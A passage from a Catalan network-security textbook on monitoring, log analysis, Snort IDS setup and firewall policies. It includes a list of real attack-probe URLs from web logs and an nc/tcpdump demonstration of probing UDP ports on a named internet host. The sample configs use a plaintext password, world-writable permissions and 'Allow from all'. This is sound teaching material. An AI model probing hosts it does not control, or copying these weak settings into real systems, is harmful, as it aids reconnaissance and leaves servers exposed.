
El **Nagios** és una eina de codi lliure que permet monitorar serveis.

2.1.2 Gràfics de l'estat de la xarxa i els sistemes al llarg del temps

Un atac acostuma a generar un trànsit inusual en la xarxa. Per tant, és important mantenir un registre per tal de comparar l'estat actual amb l'anterior. No té gaire sentit elaborar gràfics amb les dades binàries (estat correcte / estat alerta). Tanmateix, pot ser molt útil elaborar-ne un que mostri dades com el trànsit, les sessions concurrents o la càrrega del sistema.

Una eina de codi lliure molt utilitzada per fer gràfics, tant de trànsit com d'altres tipus de dades, és el **Cacti**.

FIGURA 2.2. Gràfics amb el Cacti




2.1.3 Detall de l'estat de la xarxa a l'instant

En cas que hi hagi algun problema en la xarxa, pot resultar molt útil disposar d'una eina que permeti veure què hi passa en un moment determinat. És important disposar d'una eina que agrupi les dades i les mostri de manera que amb una ullada puguem veure com funciona la xarxa, quin tipus de dades hi ha, quin n'és l'origen i quina n'és la destinació.

Si les dades estan agrupades, és fàcil deduir si hi ha cap problema i, en cas que n'hi hagi algun, identificar-lo per mitigar-lo.

Ntop és una eina de codi lliure que fa aquesta anàlisi instantània de l'estat de la xarxa.

FIGURA 2.3. Estat de la xarxa amb Ntop



2.1.4 Gestió i anàlisi de registres

Els registres (*logs*) que deixen les aplicacions són la millor font d'informació a l'hora de detectar un atac i prendre mesures per evitar-lo. Per detectar la manipulació dels registres, es pot fer servir un sistema que s'encarregui de recollir totes les dades. A aquest sistema es pot afegir la data de recepció per poder correlacionar les dades, emmagatzemar-les i signar-les electrònicament per tal de detectar si s'alteren.

Hi ha moltes maneres de centralitzar els registres de les aplicacions, però en sistemes UNIX se sol utilitzar el dimoni **Syslog**.

Els passos que se segueixen per configurar un sistema d'emmagatzematge de registres amb Syslog són els següents:

1. Es configura un dimoni de Syslog a escala local perquè rebi els registres de les aplicacions i en conservi una còpia local durant un període de temps determinat. D'aquesta manera, es poden consultar directament des del sistema mateix.
2. Es configura un dimoni de Syslog en un sistema remot que accepti dades i les emmagatzemi ordenades per data.
3. El dimoni de Syslog del sistema en què hi ha l'aplicació va enviant una còpia dels registres al dimoni de Syslog remot.
4. Quan els registres es troben en el sistema remot, es fa una signatura electrònica per poder detectar si s'alteren.

Anàlisi de registres

Quan les dades ja estan emmagatzemades, s'hi poden aplicar eines que permetin agregar-les a un informe sobre l'estat del programari o el sistema. Per exemple, mitjançant l'aplicació *LogWatch,* les dades d'un sistema Linux es poden agrupar. D'aquesta manera, es pot enviar un informe sobre l'activitat a l'administrador de sistemes.

També hi ha programari de caràcter més específic, com l'AWStats, que permet analitzar els registres de servidors web. Amb aquest programa es poden extreure dades molt importants si l'atacant no ha pogut alterar el sistema d'emmagatzematge de registres.

L'AWStats és un programari d'anàlisi de registres d'activitat de servidors web, correu i FTP.

FIGURA 2.4. Una llista d'errors 404 amb l'AWStats pot oferir molta informació

Estadísticas de:
systemadmin.es

Resumen
Cuándo:
Histórico Mensual
Días del mes
Días de la semana
Visitas por Horas
Quién:
Países
Lista completa
Servidores
Lista completa
Última visita
Dirección IP no identificada
Visitas de Robots/Spiders
Lista completa
Última visita
Navegación:
Duración de las visitas
Tipos de ficheros
Accesos
Lista completa
Página de entrada
Salida
Sistemas Operativos
Versiones
Desconocido
Navegadores
Versiones
Desconocido
Enlaces:
Origen de la conexión
Enlaces desde buscadores
Sitios de enlace
Búsquedas
Búsquedas por frases clave
Búsquedas por palabras clave
Otros:
Misceláneos
Códigos de error HTTP
Páginas no encontradas

/contenido.php	6	-
/2009/09/xmlrpc.php	5	-
/phpMyAdmin//scripts/setup.php	5	-
/2009/09/esconder-la-version-de-nginx/xmlrpc.php	5	-
/2009/01/como-ver-las-cabeceras-http-de-un-servidor/xmlrpc.php	5	-
/2009/05/query-cache-mysql/contenido.php	4	-
/2009/01/copiar-la-estructura-de-una-tabla-con-y-sin-su-contenido /contenido.php	4	-
/_vti_bin/owssvr.dll	4	-
/2009/08/instalacion-de-nginx-en-modo...n-virtualhosts-de-backend /xmlrpc.php	4	-
/2009/07//includes/archive/Tar.php	4	-
/tag/wordpress/xmlrpc.php	4	-
/phpmyadmin//scripts/setup.php	4	-
/2009/03/instalacion-de-qmail-con-vpopmail-qmail-scanner-clamav-y-spamassassin	4	-
/MSOffice/cltreq.asp	4	-
//includes/archive/Tar.php	4	-
/2009/08/slowloris-ataque-de-denegaci...vicio-para-apache-1x-y-2x /xmlrpc.php	4	-
/2009/08/xmlrpc.php	4	-
/tag/xmlrpc.php	4	-
///includes/mailaccess/pop3.php	3	-
/2008/11/.php	3	-
//error.php	3	-
/2009/02/el-repositorio-epel-extra-packages-for-enterprise-linux%20 %20//error.php	3	-
/2009/04/instalacion-de-servidor-lamp-i//config/mysql_config.php	3	-
/2008/10/backups-en-caliente-de-mysql-usando-snapshots-	3	-
/2009/04///includes/mailaccess/pop3.php	3	-
/2008/11/xmlrpc.php	3	-
/2009//config/mysql_config.php	3	-
/2009/01/contenido.php	3	-
/2009/04/instalacion-nginx-con-php-y-spawn-fcgi%20%20///includes /mailaccess/pop3.php	3	-
/2009/04/instalacion-de-servidor-lam-i	3	-
/2009///includes/mailaccess/pop3.php	3	-
/2008/11/buscador-wordpress-con-sphinx-iii%20%20/.php	3	-
/scripts/setup.php	3	-
/nagios//cgi-bin/statuswml.cgi	3	-
/2009/01/como-ver-las-cabeceras-http-de-un-servidor%20%20/.php	3	-
/2009/07//administrator/components/com_mosmedia/includes /credits.html.php	3	-
/.php	3	-
/feed.rss	3	-
/Exchange/include.php	3	-
/2009/.php	3	-
//administrator/components/com_mosmedia/includes/credits.html.php	3	-
/2009/04//config/mysql_config.php	3	-
/2009/Exchange/include.php	3	-
/2009/01/.php	3	-
/apple-touch-icon.png	3	-

Activitat a investigar

En general, el que cal buscar en els registres són les anomalies, ja que és molt complicat fer encaixar l'activitat que es genera en fer un atac amb el funcionament normal del sistema. Quan busquem anomalies, també es detecten falsos positius, activitat legítima que sembla il·lícita. Així doncs, convé actuar amb cautela per no treure conclusions precipitades.

Per exemple, en el cas d'analitzar els registres d'un servidor web, es podria començar a analitzar l'activitat buscant els punts següents:

- **Els fitxers més consultats**: entre els fitxers més populars és possible trobar contingut il·lícit si el servidor web s'està fent servir per distribuir-lo.
- **Evolució del trànsit**: en cas que hi hagi un increment sobtat del trànsit de dades, seria factible que es tractés d'un intent de denegació de servei o bé que s'hi hagués introduït algun contingut fraudulent. Així doncs, per poder valorar què passa en el servidor web, caldria estimar l'evolució de bytes enviats, les consultes per unitat de temps i els totals de consultes per IP.
- **Consultes a fitxers que no existeixen** (404): és possible que, per tal de comprometre un servidor web, s'hagi d'intentar diverses vegades. Algun

d'aquests intents pot generar l'error 404 (*not found*), que queda registrat en els registres del servidor web. Si els errors 404 es comproven periòdicament, és possible tenir una idea del tipus d'atacs que pateix el servidor web en qüestió per prendre mesures.

2.1.5 IDS/IPS

La sigla **IDS** correspon a *intrusion detection-system*. Es tracta d'un sistema que detecta intrusions o intents d'intrusió i en notifica, però no els evita. D'altra banda, la sigla **IPS** correspon a *intrusion prevention-system*. El sistema, quan detecta un intent d'intrusió, es pot configurar per bloquejar-lo o bé pot afegir el sistema originant a una llista negra per evitar l'atac que ha detectat i intents futurs.

Hi ha diversos tipus d'IDS/IPS de caràcter general:

- **IDS/IPS de xarxa**: basa la detecció d'intrusions en l'anàlisi dels paquets que circulen per la xarxa. Un exemple de codi obert (*open source*) seria l'Snort.
- **IDS/IPS de sistema**: basa la detecció d'intrusions en l'anàlisi del conjunt del sistema. Un exemple de codi obert podria ser el Tripwire.

Els principals fabricants de sistemes IDS/IPS són els següents: TippingPoint, Radware, IntruShield, CISCO, Fortinet i Juniper.

També es poden implementar sistemes IDS/IPS més especialitzats que, com a contrapartida, consumeixen més recursos:

- **IDS/IPS basat en el protocol**: el sistema entén el protocol pensat per detectar i evitar que se'n faci un mal ús. Força que es compleixi adequadament.
- **IDS/IPS basat en la lògica de l'aplicació**: entén el protocol de comunicació i va més enllà. El sistema ha d'entendre la lògica de l'aplicació per fer que es compleixi. És el sistema més específic i, per tant, cal que s'adapti amb molta cura a l'entorn en què es desplega.

Configuració d'un IDS/IPS

Un sistema IDS/IPS es pot desplegar en maneres de funcionament diferents:

- **Encaminament** (*routing*): s'afegeix com un punt més de salt entre l'origen i la destinació del paquet. Com que per encaminar els paquets el sistema ha de tenir una IP, el fa més vulnerable als atacs.
- **Passarel·la** (*bridge*): el sistema IDS/IPS es configura per analitzar els paquets, però de manera que no esdevingui un salt més en la transmissió. D'aquesta manera, l'IDS/IPS és més complicat de detectar i no és possible accedir-hi directament, ja que no té una IP en el segment de xarxa pel qual passen els paquets.

- **Port de còpia** (*network tap* o *port mirroring/spanning*): l'IDS veu tot el que circula per un port determinat des d'un port diferent. Això fa que, malgrat que pot informar sobre tot el que veu, no hi pugui intervenir, ja que no es tracta de trànsit real, sinó d'una còpia. Pot ser molt útil per provar l'IDS/IPS abans de passar-lo a producció o bé per deixar-lo només en mode avís (IDS).

Instal·lació d'un IDS de xarxa

Un port de còpia conté el mateix trànsit que passa pel port d'origen.

L'**Snort** és un dels sistemes de detecció d'intrusions de codi lliure més populars. A continuació, es veurà com instal·lar-lo i configurar-lo mitjançant el conjunt de regles lliures anomenades **Emerging Threads**.

En aquest apartat es detallen els passos generals per fer una instal·lació del sistema IDS Snort en qualsevol sistema Linux. El mètode d'instal·lació pot tenir petites variacions al llarg del temps, de manera que sempre convé comprovar la documentació del sistema abans de començar.

```
# wget http://dl.snort.org/snort-current/snort-2.8.5.1.tar.gz
# tar xzf snort-2.8.5.1.tar.gz
# cd snort-2.8.5.1
# wget http://www.emergingthreats.net/rules/emerging.rules.tar.gz
# tar xzf emerging.rules.tar.gz
# ./configure --prefix=/usr/local/ --exec-prefix=/usr/local/ --enable-
    dynamicplugin --with-mysql
# make all install
# mkdir -p /usr/local/etc/snort/rules
# mkdir -p /var/log/snort
# cp -pr /usr/local/src/snort-2.8.5.1/rules/* /usr/local/etc/snort/rules/
# cp -pr /usr/local/src/snort-2.8.5.1/etc/* /usr/local/etc/snort/
```

A continuació, caldrà crear una base de dades MySQL per emmagatzemar les alertes.

```
mysql> CREATE DATABASE snort;
Query OK, 1 row affected (0.00 sec)

mysql> GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, REFERENCES, ALTER,
    EXECUTE, CREATE ROUTINE,
ALTER ROUTINE, USAGE on snort.* to snort@localhost identified by 'snortsecret';
Query OK, 0 rows affected (0.02 sec)
```

Seguidament, s'haurà d'emplenar la base de dades amb la definició de les taules que hi ha en el directori *schemas* del codi font de l'Snort.

```
# cd /usr/local/src/snort-2.8.5.1/schemas/
# cat create_mysql | mysql snort -u root -p
```

Tot seguit, caldrà configurar l'Snort adequadament. Per ser pràctics, es pot fer servir la plantilla que proporciona la distribució de l'Snort, però primer caldrà eliminar-ne unes quantes parts amb l'expressió regular següent:

```
# cd /usr/local/etc/snort/
sed 's@^\(include.*ules\)$@#\1@' -i /usr/local/etc/snort/snort.conf
```

Per adequar la configuració de l'Snort, cal editar el fitxer *snort.conf* amb algun editor de text i configurar-hi els paràmetres següents:

- **HOME_NET**: indica a l'Snort les xarxes que s'intenten protegir. Les xarxes hi apareixen separades per comes.
- **EXTERNAL_NET**: indica a quines xarxes externes estem connectats. Normalment es fa servir la inversa de la variable HOME_NET.
- **output**: indica on s'emmagatzemen els registres i els paràmetres per fer-ho. En cas de fer servir una base de dades MySQL, cal especificar-hi el nom d'usuari, la contrasenya, el servidor de bases de dades i el nom de la base de dades.
- **include**: permet indicar un fitxer auxiliar de configuració. Per exemple, pot servir per incloure còmodament totes les regles de la distribució **Emerging Threads**.

Emerging Threads es distribueix sota llicència BSD.

```
var HOME_NET [192.168.1.0/32,10.0.0.0/8]
var EXTERNAL_NET !$HOME_NET
var RULE_PATH rules
output database: log, mysql, user=snort password=snortsecret dbname=snort host=
    localhost
include $RULE_PATH/emerging.conf
```

BASE (basic analysis and security engine)

BASE és una interfície web que permet agrupar les dades de les alertes i generar-ne informes fàcilment. A continuació, es veurà com instal·lar-la.

```
# mkdir /var/www/admin/snortbase/htdocs -p
# mkdir /var/www/admin/snortbase/logs -p
# mkdir /var/www/admin/adodb -p
# cd /var/www/admin/adodb
# wget http://downloads.sourceforge.net/project/adodb/adodb-php5-only/adodb
    -510-for-php5/
adodb510.tgz?use_mirror=ovh
# tar xzf adodb510.tgz
# mv adodb5/* .
# rmdir adodb5
# cd /var/www/admin/snortbase/htdocs
# wget http://downloads.sourceforge.net/project/secureideas/BASE/base-1.4.4/
    base-
1.4.4.tar.gz?use_mirror=ovh
# tar xzf base-1.4.4.tar.gz
# mv base-1.4.4/* .
# rmdir base-1.4.4
# chmod 757 /var/www/admin/snortbase/htdocs/
```

Amb el codi font de BASE descomprimit caldrà configurar un *virtual host* en un servidor web que disposi de PHP. En el cas de l'Apache, per exemple, la configuració seria la següent:

```
<VirtualHost *:80>
 ServerAdmin webmaster@exemple.com
 DocumentRoot "/var/www/admin/snortbase/htdocs"
 ServerName snort.exemple.com
 DirectoryIndex index.php

  <Directory /var/www/admin/snortbase/htdocs>
   Options FollowSymLinks
   AllowOverride None
```

```
10    Order deny,allow
11    Allow from all
12   </Directory>
13
14  ErrorLog "| /usr/local/sbin/cronolog -S /var/www/admin/snortbase/logs/current.
      error.log /var/www/
15 admin/snortbase/logs/%Y/%m/%d/error.log"
16  CustomLog "| /usr/local/sbin/cronolog -S /var/www/admin/snortbase/logs/current
      .custom.log /var/www/
17 admin/snortbase/logs/%Y/%m/%d/custom.log" combined
18
19 </VirtualHost>
```

Un cop el servidor web ha llegit la configuració nova, cal accedir amb el navegador a l'adreça en què es troba la BASE per continuar la instal·lació. Les dades que demana són les següents:

- Seleccionar l'idioma i indicar la posició en el sistema de fitxer de l'ADODB. A l'exemple s'ha instal·lat a /var/www/admin/adodb.
- Introduir les dades de connexió al MySQL que s'han definit en els passos anteriors.
- Opcionalment, permet definir una contrasenya d'accés a la BASE.

Per generar gràfics amb la BASE, s'ha de disposar d'un conjunt de **mòduls PEAR**. Per instal·lar-los, farem servir les ordres següents:

```
1 pear install Image_Color
2 pear install Image_Canvas-alpha
3 pear install Image_Graph-alpha
```

Finalment, caldrà aixecar el dimoni Snort per començar a recollir informació. Per fer-ho, utilitzarem l'ordre següent:

```
1 /usr/local/bin/snort -c /usr/local/etc/snort/snort.conf -D
```

2.1.6 Atacs comuns

Amb el conjunt d'eines IDS/IPS és possible detectar els diferents atacs que pot patir una xarxa. Els més comuns són els que es detallen a continuació:

Malware és el conjunt de programari maliciós. S'hi inclouen els virus, els cucs, els cavalls de Troia, les eines d'intrusió (rootkits) i el programari de publicitat (adware), entre altres.

- **Correu brossa**. Actualment els virus, els cavalls de Troia i altres programes maliciosos (*malware*), un cop tenen el sistema infectat acostumen a enviar *correu brossa*. Per detectar aquest problema de seguretat, caldrà buscar sistemes que estiguin generant trànsit amb destinació al port 25 d'altres sistemes d'Internet.
- **Denegacions de servei (DoS)**. Es tracta d'un problema de seguretat que busca deshabilitar un servei determinat. Hi ha moltes maneres de causar una denegació de servei. La més coneguda, perquè és la més complicada

d'aturar, és llançar una gran quantitat de connexions simultànies. Això fa que els recursos del servidor s'esgotin o bé que, simplement, el trànsit legítim es redueixi com a conseqüència del trànsit de l'atac. Tot i això, aquesta no és l'única manera de provocar una denegació de servei. Per exemple, un paquet manipulat de manera especial pot fer que un dimoni produeixi un error intern i, conseqüentment, el servei s'apagui. Si el dimoni en qüestió no disposa d'un sistema d'arrencada automàtic, es produeix una denegació de servei fins que un operador del sistema hi intervé.

- **P2P/Programari piratejat**. Actualment, en cas d'intrusió en un servidor, el més comú és que s'hi instal·li programari per enviar *correu brossa*. Anteriorment, els sistemes infectats se solien fer servir per distribuir programari piratejat (*warez*). En aquests casos, el trànsit d'FTP o de protocols P2P sol incrementar. Així doncs, per detectar aquest tipus d'incident, cal revisar l'increment d'aquests protocols mitjançant un IDS/IPS o bé un sistema d'anàlisi del trànsit.

El warez és un programari amb drets d'autor que es distribueix il·lícitament.

- **Pesca.** Un altre efecte dels virus és la instal·lació de programari per robar informació. Un cop instal·lat, aquest atac pot ser complicat de detectar: cal analitzar els canvis en el sistema de fitxers, analitzar els fitxers de registre de tots els dimonis o bé fer captures del trànsit de la xarxa. En cas que la pesca faci servir un nom de domini diferent del nom propi del sistema, es podria analitzar el trànsit HTTP buscant la capçalera *Host* per detectar-lo. Si utilitzem *tcpdump* en Linux, ho podríem fer mitjançant les ordres següents:

```
# tcpdump -nni eth0 -s 0 -w /tmp/captura 'port 80'
```

L'ordre strings extreu les cadenes de text d'un fitxer binari.

Si tinguéssim una mostra prou gran del trànsit, les peticions web es podrien analitzar mitjançant l'ordre següent:

```
strings /tmp/exemple | grep Host: | awk '{ print $NF }' | sort | uniq -c | sort
    -n
```

Distribució de virus

Per poder fer els atacs que s'han descrit més amunt, és imprescindible propagar, mínimament, el programa maliciós. D'aquesta manera, en general, un equip infectat, independentment de la resta d'accions que se li poden fer emprendre, es converteix en un altre punt de propagació d'aquest programa. És imprescindible, doncs, analitzar periòdicament els equips per buscar-hi virus i altres tipus de programes maliciosos.

En el cas de Linux, es pot fer servir l'antivirus de codi lliure ClamAV per analitzar els sistemes.

2.2 Tallafocs en equips i servidors: instal·lació, configuració i utilització

Un tallafoc (*firewall*) és un sistema dissenyat per controlar l'accés a les xarxes i els sistemes. Aquest dispositiu pot funcionar com a element de xarxa i gestionar els permisos d'accés entre xarxes diferents i els nivells de confiança o bé com a aplicació en els amfitrions (*hosts*) per protegir tant les connexions entrants com sortints del sistema, concretament de la resta de la xarxa.

2.2.1 Àmbit de la protecció del tallafoc

Es pot fer una primera classificació dels tallafocs segons el que han de protegir:

- **Tallafocs de xarxa**: es tracta d'un element en la xarxa que regula les connexions entre els diferents segments de la xarxa. A part de les possibles connexions cap al tallafoc mateix, la funció principal que té és filtrar el trànsit que hi passa.

Els fabricants principals de tallafocs són Juniper, CISCO, CheckPoint, Fortinet i Stonesoft.

- **Tallafocs personals** (o de sistema): s'instal·la com una altra aplicació del sistema i la funció que té és filtrar el trànsit que s'hi dirigeix, tant connexions entrants (connexions que provenen d'altres sistemes) com connexions sortints (connexions que s'originen en el mateix sistema), que poden ser causades per altres aplicacions.

Preferentment, s'hauria d'aplicar un tallafoc de xarxa en lloc d'instal·lar un tallafoc de sistema a cada màquina. Els motius, que són diversos, són els següents:

- Es permet centralitzar la política de seguretat: un canvi d'adreçament global o d'un amfitrió implicaria accedir a tots els sistemes per reconfigurar els tallafocs.
- Si es desactiva el tallafoc d'un sistema, s'evita que tingui accés a la informació que circula per la xarxa.

2.2.2 Base del filtratge

També podem diferenciar els tallafocs en funció de les dades que fan servir per decidir si permeten o deneguen un determinat paquet:

- Tallafocs de **filtratge de paquets sense estat** (*stateless*): les dades que fan servir són, estrictament, les que conté el paquet. Normalment, les dades que

s'utilitzen són l'origen, la destinació, el protocol i, si el protocol de transport ho suporta, el port d'origen i el de destinació.

- Tallafocs de **filtratge de paquets amb estat** (*stateful*): no només es basa en les dades que proporciona el paquet, sinó que també manté una taula interna d'estat. D'aquesta manera, permet identificar si un determinat paquet inicia una connexió nova, si és d'una connexió existent o si és un paquet invàlid. Això permet evitar atacs que injecten paquets amb un origen invàlid (passarien per un tallafoc sense estat) i provoquen denegacions de servei, però sense que estiguin relacionats amb cap connexió.
- Tallafocs a **escala d'aplicació** (*proxy*): aquesta classe de tallafocs no es limita a inspeccionar els paquets que passen per la xarxa, sinó que entén el protocol d'aplicació. Això permet que aquests tallafocs detectin si s'intenta fer servir el protocol d'alguna manera que pugui provocar algun tipus de comportament no desitjat o, fins i tot, filtrar segons el contingut. Evidentment, inspeccionar amb més profunditat el trànsit que circula implica un cost més gran.

2.2.3 Política per defecte de restriccions

És possible configurar tots els tallafocs per tal que tinguin dues intencions, denegar només un part del trànsit o bé permetre'n només una part:

- Política **restrictiva**: denega tot el trànsit, tret del que se li indica (equival a una llista blanca).
- Política **permissiva**: permet tot el trànsit, tret del que se li indica (equival a una llista negra).

Aparentment, el matís és molt subtil, però implica una gran diferència. Si s'implementa una política restrictiva, el que es necessita saber és què circula lícitament per la xarxa per permetre aquest trànsit. En canvi, si s'implementa una política permissiva, el que es necessita saber és quin trànsit no volem que circuli per la xarxa. Segons l'entorn, pot interessar més una política per defecte o l'altra. Preferentment, però, s'hauria de fer servir la política restrictiva, perquè com que només deixa circular el trànsit permès, s'evita la possibilitat d'haver oblidat algun trànsit potencialment perillós pel sistema.

A continuació, es mostren uns quants exemples d'aplicació d'aquestes polítiques. Són els següents:

- Si disposem d'un tallafoc i de dos servidors que només tenen un servidor SMTP, el més adequat seria aplicar-hi una política restrictiva i permetre, només, el trànsit amb destinació al port 25.
- La política permissiva podria ser adequada en cas de tenir un entorn de confiança en què, considerant la quantitat de tràfic que s'hi genera, no

es vol penalitzar l'intercanvi de paquets, però sí restringir alguns ports administratius a un segment determinat de la xarxa.

2.2.4 Diferència entre filtratge per rang o per adreça

El filtratge dels paquets es pot fer tant per rang (segment de xarxa) com per IP (sistema). En general, els sistemes s'haurien de separar en diferents segments segons la funció que fan. Preferentment, també caldria especificar la visibilitat per a cada segment en el tallafoc. Si, per algun motiu, es vol introduir una regla per a un sistema específic, cal valorar, abans de fer-ho, si aquest sistema és prou diferent per tenir un segment independent.

2.2.5 Tipus de bloqueig

Els tallafocs també es poden classificar segons la política que segueixen en bloquejar una transmissió. La divisió és la següent:

- **Descarta** (*DROP*): descarta el paquet completament sense notificar-ho a qui l'ha enviat.
- **Rebutja** (*REJECT*): descarta el paquet i ho notifica a qui l'ha enviat.

És més recomanable fer servir una política per defecte de descartar, ja que s'evita que un possible atacant esbrini si el tallafoc ha passat el paquet o l'ha filtrat. Tot i així, per facilitar l'administració de xarxes, és interessant fer servir la política de rebutjar en les xarxes internes, ja que ajuda a diagnosticar problemes de connectivitat.

Comparació entre descartar i rebutjar

Un atacant podria intentar esbrinar si un dimoni escolta o no un port UDP. El protocol de transport UDP no estableix cap connexió. Per tant, a l'hora de fer un escaneig de ports UDP, s'espera rebre un paquet ICMP de tipus 3 (*unreachable*). Si no es rep, se suposa que el port és obert. Podem comprovar-ho mitjançant l'eina *nc* i *tcpdump*.

Primer de tot, des d'una consola Linux, cal executar el *tcpdump* i limitar-ne la sortida al port UDP/53 o missatges ICMP:

```
# tcpdump -nni eth0 'udp port 53 or icmp'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

A continuació, en una altra consola amb l'*nc* (*netcat*), es pot fer la prova en qualsevol servidor d'Internet. Podrem comprovar que, en cas que tinguin una política de rebutjar o bé no tinguin cap tallafoc, no ens sortirà cap missatge.

```
# nc -uz giktal.systemadmin.es 53
```

Tanmateix, en la consola del *tpcdump* veurem una sortida similar a la següent:

```
10:04:24.542583 IP 10.10.1.59.34084 > 10.10.17.159.53: [|domain]
10:04:24.542614 IP 10.10.1.59.34084 > 10.10.17.159.53: [|domain]
10:04:24.542783 IP 10.10.1.15 > 10.10.1.59: ICMP 10.10.17.159 udp port 53
    unreachable, length 37
10:04:24.542785 IP 10.10.1.15 > 10.10.1.59: ICMP 10.10.17.159 udp port 53
    unreachable, length 37
```

En cas que el servidor sí que tingui habilitat el DNS o bé tingui la política de descartar el paquet en el tallafoc, l'*nc* mostrarà el missatge següent:

```
# nc -uz giktal.systemadmin.es 53
Connection to giktal.systemadmin.es 53 port [udp/domain] succeeded!
```

En la terminal del *tcpdump* es veuran diversos enviaments sense cap resposta:

```
10:09:22.117146 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:22.117577 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:23.117871 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:24.118217 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
10:09:25.118552 IP 10.10.1.59.48166 > 84.88.0.3.53: [|domain]
```

En resum, es pot veure que si s'envia un paquet UDP a un sistema, poden passar dues coses:

- Si **retorna un paquet ICMP**: el port UDP està filtrat amb una política de rebutjar o bé no hi ha cap dimoni que escolti en el port.
- Si **no retorna res**: el port UDP està filtrat amb una política de descartar o bé hi ha un dimoni que escolta en aquest port.

Per diferenciar si és un filtratge o si, realment, s'arriba en un port en què hi ha un procés que escolta, el comportament del sistema es pot verificar amb la resta de ports UDP.

2.2.6 Configuració del tallafoc

Com en el cas de l'IDS/IPS, hi ha dues maneres diferents de configurar un tallafoc.

- **Passarel·la** (*bridge*): com en el cas d'un IDS/IPS, el tallafoc és transparent a la xarxa. No disposa d'una adreça i, per tant, no s'hi pot accedir directament per mitjà de les xarxes que protegeix. La instal·lació del tallafoc consisteix a recollir els paquets d'una interfície i, sense modificar-los, injectar-los en una altra interfície de xarxa segons les regles de filtratge.

- **Encaminament** (*routing*): es tracta del mètode més comú. Es configura el tallafoc de manera que actuï com a porta d'enllaç (*gateway*) de les xarxes que protegeix. Així, totes les connexions que s'estableixen entre xarxes diferents hi han de passar.

Si es tracta d'un IDS, configurar-lo en un port de còpia té sentit. Tanmateix, en un tallafoc només tindria sentit en cas de voler fer una prova per verificar-ne la configuració abans d'aplicar-la al tallafoc real.

2.2.7 Altres característiques dels tallafocs

Hi ha altres característiques que, tot i no ser pròpies dels tallafocs, es troben en la majoria.

